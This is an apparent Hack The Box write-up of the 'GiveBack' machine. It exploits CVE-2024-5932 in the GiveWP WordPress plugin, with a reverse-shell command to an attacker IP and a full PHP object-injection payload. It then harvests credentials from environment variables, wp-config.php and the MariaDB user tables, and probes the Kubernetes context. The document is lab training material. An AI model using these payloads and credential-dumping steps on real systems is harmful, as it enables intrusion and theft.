
WordPress login page (wp-admin / wp-login.php) — a login form exists but we don’t have valid credentials yet.
Initial Access
We saw Give v3.14.0 on the site, which is in the vulnerable range for CVE-2024-5932. The donation page http://giveback.htb/donations/the-things-we-need/ is the likely exploit target (the give_title parameter).
We cloned the EQSTLab PoC, spun up a virtualenv, and prepared a listener:
1
2
3
4
5
6
7
8
9
┌──(venv)─(kali㉿kali)-[~/HTB/GiveBack]
└─$ git clone https://github.com/EQSTLab/CVE-2024-5932 && cd CVE-2024-5932

┌──(venv)─(kali㉿kali)-[~/HTB/GiveBack/CVE-2024-5932]
└─$ python3 -m venv venv && source venv/bin/activate && pip install -r requirements.txt

# on our machine
┌──(venv)─(kali㉿kali)-[~/HTB/GiveBack/CVE-2024-5932]
└─$ nc -lvnp 1337
Then we launched the RCE PoC against the donation URL with a reverse-shell payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(venv)─(kali㉿kali)-[~/HTB/GiveBack/CVE-2024-5932]
└─$ python CVE-2024-5932-rce.py -u "http://giveback.htb/donations/the-things-we-need/" -c 'bash -c "bash -i >& /dev/tcp/10.10.14.37/1337 0>&1"'

Analysis base : https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/

=============================================================================================================

CVE-2024-5932 : GiveWP unauthenticated PHP Object Injection
description: The GiveWP  Donation Plugin and Fundraising Platform plugin for WordPress is vulnerable to PHP Object Injection in all versions up to, and including, 3.14.1 via deserialization of untrusted input from the 'give_title' parameter. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to execute code remotely, and to delete arbitrary files.
Arbitrary File Deletion

=============================================================================================================

[\] Exploit loading, please wait...
[+] Requested Data:
{'give-form-id': '17', 'give-form-hash': '46aa65538c', 'give-price-id': '0', 'give-amount': '$10.00', 'give_first': 'Stephanie', 'give_last': 'Keller', 'give_email': 'millerjoseph@example.org', 'give_title': 'O:19:"Stripe\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\PaymentGateways\\\\\\\\DataTransferObjects\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\Vendors\\\\\\\\Faker\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\Onboarding\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:51:"bash -c "bash -i >& /dev/tcp/10.10.14.37/1337 0>&1"";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}}', 'give-gateway': 'offline', 'action': 'give_process_donation'}
Shortly after, our listener accepted a connection and we had an interactive shell on the target
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.26.254] 48031
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-6d9588b9c8-qjqlk:/opt/bitnami/wordpress/wp-admin$ id
id
uid=1001 gid=0(root) groups=0(root),1001
After running env, we discovered several useful environment variables revealing credentials, service endpoints, and Kubernetes configuration.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
<-6d9588b9c8-qjqlk:/opt/bitnami/wordpress/wp-admin$ env
env
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
KUBERNETES_SERVICE_PORT_HTTPS=443
WORDPRESS_SMTP_PASSWORD=
WORDPRESS_SMTP_FROM_EMAIL=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
WEB_SERVER_HTTP_PORT_NUMBER=8080
WORDPRESS_RESET_DATA_PERMISSIONS=no
KUBERNETES_SERVICE_PORT=443
WORDPRESS_EMAIL=user@example.com
WP_CLI_CONF_FILE=/opt/bitnami/wp-cli/conf/wp-cli.yml
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
MODULE=wordpress
WORDPRESS_SMTP_FROM_NAME=FirstName LastName
HOSTNAME=beta-vino-wp-wordpress-6d9588b9c8-qjqlk
WORDPRESS_SMTP_PORT_NUMBER=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WORDPRESS_EXTRA_CLI_ARGS=
APACHE_BASE_DIR=/opt/bitnami/apache
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
WEB_SERVER_DEFAULT_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
WORDPRESS_ENABLE_DATABASE_SSL=no
WP_NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
APACHE_DAEMON_USER=daemon
BITNAMI_ROOT_DIR=/opt/bitnami
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WORDPRESS_BASE_DIR=/opt/bitnami/wordpress
WORDPRESS_SCHEME=http
WORDPRESS_LOGGED_IN_SALT=
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
WORDPRESS_DATA_TO_PERSIST=wp-config.php wp-content
WORDPRESS_HTACCESS_OVERRIDE_NONE=no
WORDPRESS_DATABASE_SSL_CERT_FILE=
APACHE_HTTPS_PORT_NUMBER=8443
PWD=/opt/bitnami/wordpress/wp-admin
OS_FLAVOUR=debian-12
WORDPRESS_SMTP_PROTOCOL=
WORDPRESS_CONF_FILE=/opt/bitnami/wordpress/wp-config.php
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
WP_CLI_BASE_DIR=/opt/bitnami/wp-cli
WORDPRESS_VOLUME_DIR=/bitnami/wordpress
WP_CLI_CONF_DIR=/opt/bitnami/wp-cli/conf
APACHE_BIN_DIR=/opt/bitnami/apache/bin
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
WORDPRESS_PLUGINS=none
WORDPRESS_FIRST_NAME=FirstName
MARIADB_HOST=beta-vino-wp-mariadb
WORDPRESS_EXTRA_WP_CONFIG_CONTENT=
WORDPRESS_MULTISITE_ENABLE_NIP_IO_REDIRECTION=no
WORDPRESS_DATABASE_USER=bn_wordpress
PHP_DEFAULT_UPLOAD_MAX_FILESIZE=80M
WORDPRESS_AUTH_KEY=
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
WORDPRESS_MULTISITE_NETWORK_TYPE=subdomain
APACHE_DEFAULT_CONF_DIR=/opt/bitnami/apache/conf.default
WORDPRESS_DATABASE_SSL_KEY_FILE=
WORDPRESS_LOGGED_IN_KEY=
APACHE_CONF_DIR=/opt/bitnami/apache/conf
HOME=/
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
WEB_SERVER_DAEMON_GROUP=daemon
PHP_DEFAULT_POST_MAX_SIZE=80M
WORDPRESS_ENABLE_HTTPS=no
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
WORDPRESS_TABLE_PREFIX=wp_
WORDPRESS_DATABASE_PORT_NUMBER=3306
WORDPRESS_DATABASE_NAME=bitnami_wordpress
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
APACHE_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_SERVICE_HOST=10.43.4.242
WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
WP_CLI_DAEMON_GROUP=daemon
APACHE_DEFAULT_HTTP_PORT_NUMBER=8080
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
WORDPRESS_MULTISITE_FILEUPLOAD_MAXK=81920
WORDPRESS_AUTO_UPDATE_LEVEL=none
BITNAMI_DEBUG=false
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
WORDPRESS_USERNAME=user
BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
WORDPRESS_ENABLE_XML_RPC=no
WORDPRESS_BLOG_NAME=User's Blog!
WP_NGINX_SERVICE_PORT_80_TCP_ADDR=10.43.4.242
APACHE_PID_FILE=/opt/bitnami/apache/var/run/httpd.pid
WORDPRESS_AUTH_SALT=
APACHE_LOGS_DIR=/opt/bitnami/apache/logs
WORDPRESS_EXTRA_INSTALL_ARGS=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
APACHE_DAEMON_GROUP=daemon
WORDPRESS_NONCE_KEY=
WEB_SERVER_HTTPS_PORT_NUMBER=8443
WORDPRESS_SMTP_HOST=
WP_NGINX_SERVICE_SERVICE_PORT_HTTP=80
WORDPRESS_NONCE_SALT=
APACHE_DEFAULT_HTTPS_PORT_NUMBER=8443
APACHE_CONF_FILE=/opt/bitnami/apache/conf/httpd.conf
WORDPRESS_MULTISITE_EXTERNAL_HTTP_PORT_NUMBER=80
BETA_VINO_WP_WORDPRESS_PORT_443_TCP=tcp://10.43.61.204:443
WEB_SERVER_DEFAULT_HTTPS_PORT_NUMBER=8443
WP_NGINX_SERVICE_SERVICE_PORT=80
WORDPRESS_LAST_NAME=LastName
WP_NGINX_SERVICE_PORT_80_TCP_PORT=80
WORDPRESS_ENABLE_MULTISITE=no
WORDPRESS_SKIP_BOOTSTRAP=no
WORDPRESS_MULTISITE_EXTERNAL_HTTPS_PORT_NUMBER=443
SHLVL=2
WORDPRESS_SECURE_AUTH_SALT=
BITNAMI_VOLUME_DIR=/bitnami
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PORT=80
KUBERNETES_PORT_443_TCP_PROTO=tcp
BITNAMI_APP_NAME=wordpress
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS
APACHE_HTDOCS_DIR=/opt/bitnami/apache/htdocs
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
WEB_SERVER_GROUP=daemon
WORDPRESS_PASSWORD=O8F7KR5zGi
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
APACHE_HTACCESS_DIR=/opt/bitnami/apache/conf/vhosts/htaccess
WORDPRESS_DEFAULT_DATABASE_HOST=mariadb
WORDPRESS_SECURE_AUTH_KEY=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PROTO=tcp
APACHE_TMP_DIR=/opt/bitnami/apache/var/run
APP_VERSION=6.8.1
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
ALLOW_EMPTY_PASSWORD=yes
WP_CLI_DAEMON_USER=daemon
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
WP_CLI_BIN_DIR=/opt/bitnami/wp-cli/bin
WORDPRESS_VERIFY_DATABASE_SSL=yes
OS_NAME=linux
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PROTO=tcp
APACHE_SERVER_TOKENS=Prod
PATH=/opt/bitnami/apache/bin:/opt/bitnami/common/bin:/opt/bitnami/common/bin:/opt/bitnami/mysql/bin:/opt/bitnami/common/bin:/opt/bitnami/php/bin:/opt/bitnami/php/sbin:/opt/bitnami/apache/bin:/opt/bitnami/mysql/bin:/opt/bitnami/wp-cli/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
WORDPRESS_ENABLE_HTACCESS_PERSISTENCE=no
WORDPRESS_ENABLE_REVERSE_PROXY=no
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
WORDPRESS_SMTP_USER=
WEB_SERVER_TYPE=apache
WORDPRESS_MULTISITE_HOST=
PHP_DEFAULT_MEMORY_LIMIT=512M
WORDPRESS_OVERRIDE_DATABASE_SETTINGS=no
WORDPRESS_DATABASE_SSL_CA_FILE=
WEB_SERVER_DAEMON_USER=daemon
OS_ARCH=amd64
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
_=/usr/bin/env
<-6d9588b9c8-qjqlk:/opt/bitnami/wordpress/wp-admin$
The env points to the WordPress config file — check wp-config.php for DB credentials and salts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$ cat /opt/bitnami/wordpress/wp-config.php
</wp-admin$ cat /opt/bitnami/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );

/** Database username */
define( 'DB_USER', 'bn_wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );

/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'G7T{pv:!LZWUfekgP{A8TGFoL0,dMEU,&2B)ALoZS[8lo8V~+UGj@kWW%n^.vZgx' );
define( 'SECURE_AUTH_KEY',  'F3!hvuWAWvZw^$^|L]ONjyS{*xPHr(j,2$)!@t.(ZEn9NPNQ!A*6o6l}8@IN)>?>' );
define( 'LOGGED_IN_KEY',    'E5x5$T@Ggpti3+!/0G<>j<ylElF+}#Ny-7XZLw<#j[6|:oel9%OgxG|U}86./&&K' );
define( 'NONCE_KEY',        'jM^E^Bx{vf-Ca~2$eXbH%RzD?=VmxWP9Z}-}J1E@N]t`GOP`8;<F;lYmGz8sh7sG' );
define( 'AUTH_SALT',        '+L>`[0~bk-bRDX 5F?ER)PUnB_ ZWSId=J {5XV:trSTp0u!~6shvPS`VP{f(@_Q' );
define( 'SECURE_AUTH_SALT', 'RdhA5mNy%0~H%~s~S]a,G~;=n|)+~hZ/JWy*$GP%sAB-f>.;rcsO6.HXPvw@2q,]' );
define( 'LOGGED_IN_SALT',   'i?aJHLYu/rI%@MWZTw%Ch~%h|M/^Wum4$#4;qm(#zgQA+X3gKU?~B)@Mbgy %k}G' );
define( 'NONCE_SALT',       'Y!dylf@|OTpnNI+fC~yFTq@<}$rN)^>=+e}Q~*ez?1dnb8kF8@_{QFy^n;)gk&#q' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://developer.wordpress.org/advanced-administration/debug/debug-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */


define( 'FS_METHOD', 'direct' );
/**
 * The WP_SITEURL and WP_HOME options are configured to access from any hostname or IP address.
 * If you want to access only from an specific domain, you can modify them. For example:
 *  define('WP_HOME','http://example.com');
 *  define('WP_SITEURL','http://example.com');
 *
 */
if ( defined( 'WP_CLI' ) ) {
        $_SERVER['HTTP_HOST'] = '127.0.0.1';
}

define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/' );
define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] . '/' );
define( 'WP_AUTO_UPDATE_CORE', false );
/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';

/**
 * Disable pingback.ping xmlrpc method to prevent WordPress from participating in DDoS attacks
 * More info at: https://docs.bitnami.com/general/apps/wordpress/troubleshooting/xmlrpc-and-pingback/
 */
if ( !defined( 'WP_CLI' ) ) {
        // remove x-pingback HTTP header
        add_filter("wp_headers", function($headers) {
                unset($headers["X-Pingback"]);
                return $headers;
        });
        // disable pingbacks
        add_filter( "xmlrpc_methods", function( $methods ) {
                unset( $methods["pingback.ping"] );
                return $methods;
        });
}
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$
Using the extracted WordPress database credentials, we connected to the MariaDB instance and listed the tables in the bitnami_wordpress database. One of the key tables identified is wp_users, which contains the registered WordPress users and their hashed passwords:
1
mysql -h beta-vino-wp-mariadb -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress -e "SHOW TABLES;"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
<wordpress-6d9588b9c8-qjqlk:/opt/bitnami/wordpress$ mysql -h beta-vino-wp-mariadb -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress -e "SHOW TABLES;"
<u7RLyetrekE4oS' bitnami_wordpress -e "SHOW TABLES;"
mysql: Deprecated program name. It will be removed in a future release, use '/opt/bitnami/mysql/bin/mariadb' instead
Tables_in_bitnami_wordpress
wp_actionscheduler_actions
wp_actionscheduler_claims
wp_actionscheduler_groups
wp_actionscheduler_logs
wp_aioseo_cache
wp_commentmeta
wp_comments
wp_give_commentmeta
wp_give_comments
wp_give_donationmeta
wp_give_donormeta
wp_give_donors
wp_give_formmeta
wp_give_log
wp_give_migrations
wp_give_revenue
wp_give_sequential_ordering
wp_give_sessions
wp_give_subscriptionmeta
wp_give_subscriptions
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
<wordpress-6d9588b9c8-qjqlk:/opt/bitnami/wordpress$
We inspected the wp_users table and found a stored password hash for the site user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
<wordpress-6d9588b9c8-qjqlk:/opt/bitnami/wordpress$ mysql -h beta-vino-wp-mariadb -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress -e "DESCRIBE wp_users;"
<trekE4oS' bitnami_wordpress -e "DESCRIBE wp_users;"
mysql: Deprecated program name. It will be removed in a future release, use '/opt/bitnami/mysql/bin/mariadb' instead
Field   Type    Null    Key     Default Extra
ID      bigint(20) unsigned     NO      PRI     NULL    auto_increment
user_login      varchar(60)     NO      MUL
user_pass       varchar(255)    NO
user_nicename   varchar(50)     NO      MUL
user_email      varchar(100)    NO      MUL
user_url        varchar(100)    NO
user_registered datetime        NO              0000-00-00 00:00:00
user_activation_key     varchar(255)    NO
user_status     int(11) NO              0
display_name    varchar(250)    NO
<wordpress-6d9588b9c8-qjqlk:/opt/bitnami/wordpress$

<wordpress-6d9588b9c8-qjqlk:/opt/bitnami/wordpress$ mysql -h beta-vino-wp-mariadb -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress -e "SELECT user_login,user_pass FROM wp_users;"
<ess -e "SELECT user_login,user_pass FROM wp_users;"
mysql: Deprecated program name. It will be removed in a future release, use '/opt/bitnami/mysql/bin/mariadb' instead
user_login      user_pass
user    $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.
<wordpress-6d9588b9c8-qjqlk:/opt/bitnami/wordpress$
The password hash in wp_users was not crackable.
In the wp_usermeta table, we can see additional information about the user:
1
2
mysql -h beta-vino-wp-mariadb -P3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress \
 -e "SELECT user_id, meta_key, meta_value FROM wp_usermeta WHERE meta_key IN ('nickname','first_name','last_name','wp_capabilities','session_tokens','_new_email') ORDER BY user_id, meta_key;"
1
2
3
4
5
6
7
8
9
10
11
12
13
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$ mysql -h beta-vino-wp-mariadb -P3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress \
 -e "SELECT user_id, meta_key, meta_value FROM wp_usermeta WHERE meta_key IN ('nickname','first_name','last_name','wp_capabilities','session_tokens','_new_email') ORDER BY user_id, meta_key;"
<ss -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress \
<_tokens','_new_email') ORDER BY user_id, meta_key;"
mysql: Deprecated program name. It will be removed in a future release, use '/opt/bitnami/mysql/bin/mariadb' instead
user_id meta_key        meta_value
1       _new_email      a:2:{s:4:"hash";s:32:"ff5088d8ff4b55133bf5cfb0b33226c0";s:8:"newemail";s:16:"bb@wyrms.htb.edu";}
1       first_name      babywyrm
1       last_name       babywyrm
1       nickname        user
1       session_tokens  a:2:{s:64:"0577659d0560c01da8ea0340e20ff7ddedd29dd54e6c3bb15a99c811ca2926bc";a:4:{s:10:"expiration";i:1757693337;s:2:"ip";s:11:"10.42.1.174";s:2:"ua";s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36";s:5:"login";i:1757520537;}s:64:"1af1a6d6536d66d1aa1841cd202781882689c9cc9a2b352c37c079209ca5310a";a:4:{s:10:"expiration";i:1757693497;s:2:"ip";s:11:"10.42.1.174";s:2:"ua";s:84:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:142.0) Gecko/20100101 Firefox/142.0";s:5:"login";i:1757520697;}}
1       wp_capabilities a:1:{s:13:"administrator";b:1;}
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$
Output shows the user’s first name, last name, nickname, session tokens, capabilities, and email information.
Listing all users confirms there is only one administrator:
1
2
3
4
5
6
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/wp-cli/bin/wp user list --path=/opt/bitnami/wordpress
<-cli/bin/wp user list --path=/opt/bitnami/wordpress

ID      user_login      display_name    user_email      user_registered roles
1       user    babywyrm        user@example.com        2024-09-21 22:18:28     administrator
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$
What we found — Kubernetes context
We observed Kubernetes-related environment variables (e.g. KUBERNETES_SERVICE_HOST, *_SERVICE_HOST, LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000), which show the WordPress deployment is part of a K8s cluster and talks to other services over the cluster network.
1
2
3
4
5
6
7
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_PORT=443
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
However, our current shell is host-like, not a normal pod shell — cat /proc/1/cgroup returned 0::/ and /var/run/secrets/kubernetes.io/serviceaccount/ was missing, so PID 1 is not a pod init. That explains why we didn’t see mounted service account tokens in this context.
1
2
3
4
5
6
7
8
9
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$ ls /var/run/secrets/kubernetes.io/serviceaccount/
<$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ls: cannot access '/var/run/secrets/kubernetes.io/serviceaccount/': No such file or directory
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$

<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$ cat /proc/1/cgroup
cat /proc/1/cgroup
0::/
<ss-78fcd99c-jrfpt:/opt/bitnami/wordpress/wp-admin$
Kubernetes & Pods
Kubernetes (K8s) is a platform for orchestrating containers across multiple machines. It automates deployment, scaling, and management of containerized applications. Think of it as a “manager” that ensures your apps keep running reliably in a cluster of machines.
Pods are the smallest deployable units in Kubernetes. A pod can contain one or more containers that share:
- Network namespace (IP, ports)
- Storage volumes
- Configuration and secrets
In essence, a pod is a wrapper around containers, letting them work together as a single logical unit inside the cluster.
In our case:
- The WordPress site runs inside a pod, not as a standalone Docker container.
- The pod communicates with other internal services (database, intranet, etc.) via the Kubernetes internal network.
This distinction is important for exploitation because pods often have limited permissions, while higher‑privilege contexts (like the host or other services) may expose secrets we can leverage.
Root Shell in Kubernetes Pod
In our current shell, common networking tools like curl or nc are not available:
1
2
3
4
5
6
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$ curl -I http://10.43.2.241:5000/
<ordpress/wp-admin$ curl -I http://10.43.2.241:5000/
bash: curl: command not found
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$ nc -zv 10.43.2.241 5000
nc -zv 10.43.2.241 5000
bash: nc: command not found
However, PHP is installed on the container:
1
2
3
4
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$ which php
which php
/opt/bitnami/php/bin/php
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$
